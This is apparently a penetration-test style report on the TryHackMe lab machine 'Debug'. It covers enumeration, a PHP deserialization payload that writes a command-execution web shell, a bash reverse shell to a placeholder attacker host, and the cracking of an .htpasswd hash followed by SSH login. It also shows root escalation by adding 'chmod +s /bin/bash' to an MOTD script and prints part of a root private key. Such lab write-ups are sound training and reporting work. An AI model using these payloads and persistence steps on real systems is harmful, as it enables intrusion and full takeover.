


SHILLR1CK0

SA

ROOT

Pentesting Report.



TeamWork:

- Sh3llr1ck0.

Content.

Non-Technical Section 03

- Subject.
- Scope.
- Findings.
- Recommendations.

Technical Section 05

- Deserialization Attack.
- Information Leakage.
- File Permission Management.
- Extra Section.

Scale 18

Non-Technical Section.

Subject.

Apply pentester guide aiming to reveal vulnerabilities present and exploit such vulnerabilities inside the client/machine "Debug". Delivering this report to fix our findings, reducing risks presented within the client's infrastructure.

The penetration testing was performed under a scope known as "Grey box" methodology where we, as attackers, are provided with some information about the client, our victim, being in this case an ip address and domain name debug.thm.

Scope.

- Directories: All.
- Domain / subdomains: All.
- Ip: 10.10.X.X

Findings.


Client "Debug" is considered vulnerable as we were able to find and exploit a total of one vulnerability and two misconfigurations allowing us to obtain remote access and further migrate privileges from an unprivileged user to a fully administrator user.

All these actions were performed and released from the initial vulnerability known as deserialization attack, a web vulnerability that allows an attacker to manipulate information (objects) handled by the system without any kind of sanitization, leaving a gap open to remote code execution.

Puntaje	Total	Vulnerabilidad	Descripción
8.6	1	Deserialization Attack	High risk meaning the impact by injecting code to create malicious files.
3.3	1	Leak Information	Low risk meaning an open gap to further our actions and lateral movement to another user.
3.8	1	File Management Permissions.	Low risk meaning editing files can give an attacker access as a root user.

Recommendations.

- Deserialization Attack: Validation method for any input supplied by the user.
- Information Leakage: Make use of password management instead of hidden files.
- Files Permissions: Correct file permissions management, making use of the less privilege principle.



Technical Section.

Deserialization Attack.

Score: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L/8.6.

What is it?

Deserialization attack is a web vulnerability where a website handles user supplied data as objects, knowing this process as serialized data. This process is used to handle data in a better and easy way by the server. Such a process takes place when data is submitted (serializing the data), either by GET or POST method, and once this data arrives to the server, it gets recovered in its original format (deserializing the data) for further management.

Deserialization attacks come when user supplied data is not sanitized correctly or at all. Making the website vulnerable to object injections leaving a wide open way for attackers to take control over the page.

Details.

For proxy configuration we recommend to check burp suite proxy configuration website in <https://portswigger.net/burp/documentation/desktop/external-browser-config>

Step 1:

Starting penetration testing making use of the nmap tool, enumerating open ports used by the debug,thm machine. Obtaining ports 80 and 22 open.

```
# Nmap 7.94SVN scan initiated Mon Aug 5 17:06:58 2024 as: nmap -Pn -p- --min-rate 3000 -n -sV -oN maps
Nmap scan report for 10.10.185.114
Host is up (0.20s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
1096/tcp  filtered  cnrprotocol
4732/tcp  filtered  ohmtrigger
18316/tcp filtered  unknown
21901/tcp filtered  unknown
39658/tcp filtered  unknown
41734/tcp filtered  unknown
44741/tcp filtered  unknown
45731/tcp filtered  unknown
45992/tcp filtered  unknown
49560/tcp filtered  unknown
63061/tcp filtered  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 5 17:07:34 2024 -- 1 IP address (1 host up) scanned in 36.26 seconds
```

Image 1: Nmap result.

Step 2:

Move on to web directories enumeration making use of gobuster tool. A tool designed to perform web enumeration for files, directories, subdomains, etc. It is worth mention gobuster is not the only tool available in the wild to perform this task.

```
(sh3llr1ck0@H4ck)-[~/THM/debug/enumeration/busters]
$ cat buster
/.php (Status: 403) [Size: 278]
/.html (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 11321]
/index.php (Status: 200) [Size: 5732]
/javascript (Status: 301) [Size: 319] [→ http://10.10.185.114/javascript/]
/backup (Status: 301) [Size: 315] [→ http://10.10.185.114/backup/]
/grid (Status: 301) [Size: 313] [→ http://10.10.185.114/grid/]
/less (Status: 301) [Size: 313] [→ http://10.10.185.114/less/]
/javascripts (Status: 301) [Size: 320] [→ http://10.10.185.114/javascripts/]
/.html (Status: 403) [Size: 278]
/.php (Status: 403) [Size: 278]
/server-status (Status: 403) [Size: 278]

(sh3llr1ck0@H4ck)-[~/THM/debug/enumeration/busters]
$
```

Image 2: Gobuster result.

Step 3:

Navigate to one of the interesting files found by previous tool, backup shows a code 302, meaning a redirection and there were found some helpful files for further enumeration.




Image 3: Backup files.

Step 4:

Download and inspect index.html.bak and index.php.bak files, being the last one the most interesting as it contains a php extension and getting the next code as a difference between these two files.

```
<?php
class FormSubmit {
public $form_file = 'message.txt';
public $message = '';
public function SaveMessage() {
$NameArea = $_GET['name'];
$emailArea = $_GET['email'];
$TextArea = $_GET['comments'];

$this->message = "Message From : " . $NameArea . " || From Email : " . $EmailArea . " || Comment : " . $TextArea . "\n";
}

public function __destruct() {
file_put_contents(__DIR__ . '/' . $this->form_file,$this->message,FILE_APPEND);
echo 'Your submission has been successfully saved!';
}
}

// Leaving this for now... only for debug purposes... do not touch!
$debug = $_GET['debug'] ?? '';
$messageDebug = unserialize($debug);

$app = new FormSubmit();
$app->SaveMessage();
?>
```

Image 4: Php bak code.

Note: In this code we can find a few things. One is the file_put_contents() function and \$debug=\$_GET['debug'] ?? ''; variable. Function is in charge to create a file in the server with a name and a content, the variable debug takes values supplied by the user if it is present in the request; otherwise, a null or empty string is assigned to this variable,

Step 5:

Full and submit the form located in index.php file, intercept the request making use of burp suite tool and forward such request to repeater section. As shown in the previous step, we need to craft our own serialized object as follows.

```
debug=O:10:"FormSubmit":2:{s:9:"form_file";s:10:"shell2.php";s:7:"message";s:51:"
<?php+echo+'<pre>'.system($_GET['cmd']).'</pre>';?>";s:70:"file_put_contents(
__DIR__.'/.form_file,message,FILE_USE_INCLUDE_PATH)"}}
```




Image 5: Request injection.

Note: Notice + sign, it is needed as it represents a space in burp and http requests. Moreover, in burp it is not possible to handle spaces so they need to be added either by + sign or url encoding as %20.

Step 6:

After submitting a http request with our crafted object a file named “shell2.php” should be created. We then just need to navigate to <http://debug.thm/shell2.php>. At this point no error nor text should be reflected, which means everything goes fine.

Step 7:

Add “cmd” parameter in the after a “?” mark as follows <http://debug.thm/shell3.php?cmd=id>; being “id” the linux command we want to execute.




Image 6: Id command injected.

Step 8:

This step needs to be performed from burp suite repeater as the bash code was not executed from the website, feel free to try it from the website if that’s your wish. Granting a reverse shell by injecting the following code:

`bash+-c+'bash+-i+>%26+/dev/tcp/attackerIP/attackerPort+0>%261'+%26`

Note: bash -c 'bash -i >& /dev/tcp/attackerIP/attackerPort 0>&1' & is the url decoded format of above code.

Step 9:

Intercept request with burp from the shell2.php file and add previous payload, start a listener with nc -lvp 1111, submit burp request and we get a reverse shell.




Image 7: Reverse shell obtained

Affected Components.

Parameter: **debug**.

Links.

<https://www.php.net/manual/en/function.file-put-contents.php>

<https://portswigger.net/web-security/deserialization/exploiting>

<https://redbotsecurity.com/php-insecure-deserialization/>

Recommendations.

Sanitization method implementation in the backend, avoiding getting this type of injections.

Information Leakage.

Score: AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N/3.3.

What is it?

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information.
- Sensitive commercial or business data.
- Technical details about the website and its infrastructure.

Being our case a leakage of password information hardcoded within a script inside the remote server.

Details.

Step 1:

Once previous remote access is obtained, locating ourselves in the same directory from which we got initial access, lets list all files and directories present with the command “ls -al”.

```
www-data@osboxes:/var/www/html$ ls -al
ls -al
total 84
drwxr-xr-x 6 www-data www-data 4096 Aug  5 21:44 .
drwxr-xr-x 3 root      root    4096 Mar  9 2021 ..
-rw-r--r-- 1 www-data www-data   44 Mar  9 2021 .htpasswd
drwxr-xr-x 5 www-data www-data 4096 Mar  9 2021 backup
drwxr-xr-x 2 www-data www-data 4096 Mar  9 2021 grid
-rw-r--r-- 1 www-data www-data 11321 Mar  9 2021 index.html
-rw-r--r-- 1 www-data www-data 6399 Mar  9 2021 index.php
drwxr-xr-x 2 www-data www-data 4096 Mar  9 2021 javascripts
drwxr-xr-x 2 www-data www-data 4096 Mar  9 2021 less
-rw-r--r-- 1 www-data www-data  823 Aug  5 21:44 message.txt
-rw-r--r-- 1 www-data www-data   18 Aug  5 21:29 passwd
-rw-r--r-- 1 www-data www-data   73 Aug  5 21:43 passwd.php
-rw-r--r-- 1 www-data www-data 2339 Mar  9 2021 readme.md
-rw-r--r-- 1 www-data www-data   97 Aug  5 21:44 shell.php
-rw-r--r-- 1 www-data www-data   51 Aug  5 21:44 shell2.php
-rw-r--r-- 1 www-data www-data 10371 Mar  9 2021 style.css
www-data@osboxes:/var/www/html$ cat .htpasswd
cat .htpasswd
james:$apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1
www-data@osboxes:/var/www/html$
```

Image 1: Listing files present.

Step 2:

In there we found a “.htpasswd” file hidden by the dot at the start of the name, inside such a file, there seems to be a highly possible user with its hash. First we need to know what kind of hash it is and there are a bunch of websites that can give us such information.




Image 2: hash type found.

Step 3:

Cracking hash passwords is possible by making use of tools like john-the-ripper or hashcat. In this case, we need to use hashcat tool because john-the-ripper does not handle md5 salted apache hashes but hashcat does.




Image 3: hash cracked.

Step 4:

Most of the time, users and even administrators reuse passwords, we had luck as that was our case and we could log in through ssh.




Image 4: Ssh logged in successfully.

Affected Components.

Hidden file .httpasswd.

Links.

https://owasp.org/www-project-top-10-insider-threats/docs/2023/INT08_2023-Information_Leakage

Recommendations.

Make use of password management and remove hidden files.

File Permissions Management.

Score: AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N/3.8.


What is it?

Wild card are special characters, like *, that allows a user to point to several files or characteristics followed by a certain pattern or a complete section, like a directory. Wild card is also very common in regex but in this case, the wild card “ * “ and “ - - “ are combined with an extra binary tool, such a combination leaves an open gap for privilege escalation to root user.

Details.

Step 1:

As we logged in through ssh, we got access directly in James home directory. So there we first start enumerating files, finding a “Note_for_james” file. Denoting some information, even if it is not confidential information, gives us the clue from where we should start to enumerate.

A terminal window showing the command 'cat Note-To-James.txt' being executed. The output is a message from 'root' to 'James' about submitting the machine to THM's CyberSecurity Platform and asking for a more beautiful SSH welcome message. The terminal prompt is 'james@osboxes:~\$' and the output ends with 'root' and 'james@osboxes:~\$'.james@osboxes:~\$ cat Note-To-James.txt
Dear James,

As you may already know, we are soon planning to submit this machine to THM's CyberSecurity Platform! Crazy... Isn't it?

But there's still one thing I'd like you to do, before the submission.

Could you please make our ssh welcome message a bit more pretty... you know... something beautiful :D

I gave you access to modify all these files :)

Oh and one last thing... You gotta hurry up! We don't have much time left until the submission!

Best Regards,

root
james@osboxes:~\$

Image 1: Note left for james.

Step 2:

In every user home directory, a .bash_history file is common to be found but most of the time this file is linked to redirect its content to /dev/null file, so it acts as a trash for contents. This time it was not the case so we could check its content.


A terminal window showing the command 'cat .bash_history' being executed. The output is a list of commands: 'ls', 'clear', 'exit', 'ls', 'clear', 'exit', 'ls', 'clear', 'exit', 'ls', 'cd /home/james/', 'ls', 'cat Note-To-James.txt', 'ls', 'cd /etc/update-motd.d/', 'ls'. The terminal prompt is 'james@osboxes:~\$' and the output ends with 'ls'.james@osboxes:~\$ cat .bash_history
ls
clear
exit
ls
clear
exit
ls
clear
exit
ls
cd /home/james/
ls
cat Note-To-James.txt
ls
cd /etc/update-motd.d/
ls

Image 2: .bash_history file content

Step 3:

At this point we got the information that user james is able to edit ssh files to get a better welcome message and that another user went to `/etc/update-motd.d/` directory. Enumerating such a directory it is possible to see user james is able to edit all files.

Step 4:

As long as we do not have a full stable shell we won't be able to open tools like nano or vim, so we add content to the 00-header file by echoing it as follows.

```
echo "chmod +s /bin/bash" >> 00-header
```

Step 5:

log in again through ssh, it should behave normal but with a litter difference in the type of terminal ssh displays.

```
(sh3llr1ck0@H4ck)-[~/THM/debug/exploit/enumeration]
$ ssh james@debug.thm
james@debug.thm's password:
Permission denied, please try again.
james@debug.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

439 packages can be updated.
380 updates are security updates.

Last login: Mon Aug  5 23:09:33 2024 from 10.13.65.100
-bash-4.3$ id
uid=1001(james) gid=1001(james) groups=1001(james)
-bash-4.3$
```

Image 3: New ssh session.

Step 6:

Lis `/bin/bash` binary to see its file permission configuration. Once we see "s" in its file configuration section we can elevate our privileges to root user.

```
james@osboxes:~$ nano /etc/update-motd.d/
james@osboxes:~$ nano /etc/update-motd.d/00-header
james@osboxes:~$ ls -al /bin/bash
-rwxr-xr-x 1 root root 1037528 May 16  2017 /bin/bash
james@osboxes:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16  2017 /bin/bash
james@osboxes:~$ /bin/bash -p
bash-4.3# id
uid=1001(james) gid=1001(james) euid=0(root) egid=0(root) groups=0(root),1001(james)
bash-4.3#
```

Image 4: Root shell.

At this point we've fully exploited and elevated our privileges to root user. Once this is done an attacker might steal id_rsa private key to get some persistence access as follows in next images:

```
bash-4.3# ls -al .ssh/
total 20
drwx----- 2 root root 4096 Mar  9 2021 .
drwx----- 7 root root 4096 Mar 10 2021 ..
-rw-r--r-- 1 root root  394 Mar  9 2021 authorized_keys
-rw----- 1 root root 1675 Mar  9 2021 id_rsa
-rw-r--r-- 1 root root  222 Mar  9 2021 known_hosts
bash-4.3# ls -al .ssh/id_rsa
-rw----- 1 root root 1675 Mar  9 2021 .ssh/id_rsa
bash-4.3# cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvuSB0y2s8p3l6TDE/pLo308lgiBmL+PAJF4Z3vTPyy0RFfBl
lFgzYD8HGxMAzsQ3G/UeqvMDEx+TRcF2uIuMIeHQJqdsCyMwK4ZnWME2IHhGCxBH
a0u3q2M9cuWtg9WcqlZN9nUEaMKRPYvqbqq0jegmzXINRgD1a6hnRUX5RHO42ljZ
eptkqQwXPLu8uyFTQ1uWjViU5KSNADWbaALXLOSpQ62h6edVx+Sj6ckNL0ZuwaDF
8qJslU0HvwAb6xfRV5GhutJHZfoOy+di5k8dHn3y+rp8G1SsQksW7vvrInLEo+5P
dHWai5K79m91jw2gY30iRbqLWFQckWswyGJRgwIDAQABaoIBAHW39pXm+fN4OhMO
9zzCngW5GJlhn4LC4XfL7ApZUFdMSHA0GqZbafsdgVVF8Rark14YNwtFmVRoTFw
```

Image 1: id_rsa root content

```
1YeQWJNDQLT8jIKAUiKDvt/IDagyRfgdgg0hatgktE3h7A2ZUguEORuJxKiX+Qr
nQdsfBYV0zDnWrksoyfdR9zK7eMLlmqTLrqdqcTTSESEF6Qyquw
-----END RSA PRIVATE KEY-----" > id_rsa

(sh3llr1ck0@H4ck)-[~/.../THM/debug/exploit/enumeration]
$ chmod 600 id_rsa

(sh3llr1ck0@H4ck)-[~/.../THM/debug/exploit/enumeration]
$ ssh root@debug.th, -i id_rsa
ssh: Could not resolve hostname debug.th,: Name or service not known

(sh3llr1ck0@H4ck)-[~/.../THM/debug/exploit/enumeration]
$ ssh root@debug.thm -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

439 packages can be updated.
380 updates are security updates.

Last login: Wed Mar 10 18:36:52 2021 from 10.250.0.44
root@osboxes:~#
```

Image 2: id_rsa configuration and ssh access.

Affected Components.

Group users in charge for files inside /etc/update-mot.d/

Links.

<https://linuxhandbook.com/linux-file-permissions/>

Remediation:

Restricting file permissions.

Dump shell to fully interactive shell.

A dump shell is a shell type with limited furniture under which we got access to a we remote server. In most cases a hack is performed. A totally interactive shell is a shell session similar to the previous one, the main difference is its full furniture like "Ctrl+I", "Ctrl+C" and row directions. It is important to upgrade the shell type we get in some cases so we avoid losing connection.

Step 1:

Making sure the system previously compromised has python or python3 programming language installed. If it is installed, the binary absolute path is shown in the terminal; otherwise, an empty answer is displayed.

```
which python3
```

Step 2:

Using a command to spawn a bash shell, being confirmed by showing the username in the format "username@watcher:/".

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Step 3:

Sending the process of our terminal session to the background without losing connection.

```
Ctrl + Z
```

Step 4:

Getting terminal size in use.

```
stty size
```

Step 5:

Spawning shell back to us.

```
stty raw -echo;fg  
[Enter][Enter]
```

Step 6:

Configuring terminal size to our needs.

```
export SHELL=bash  
export TERM=xterm-256color  
stty rows <num> columns <num>
```

Got a full interactive shell.

Scale.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0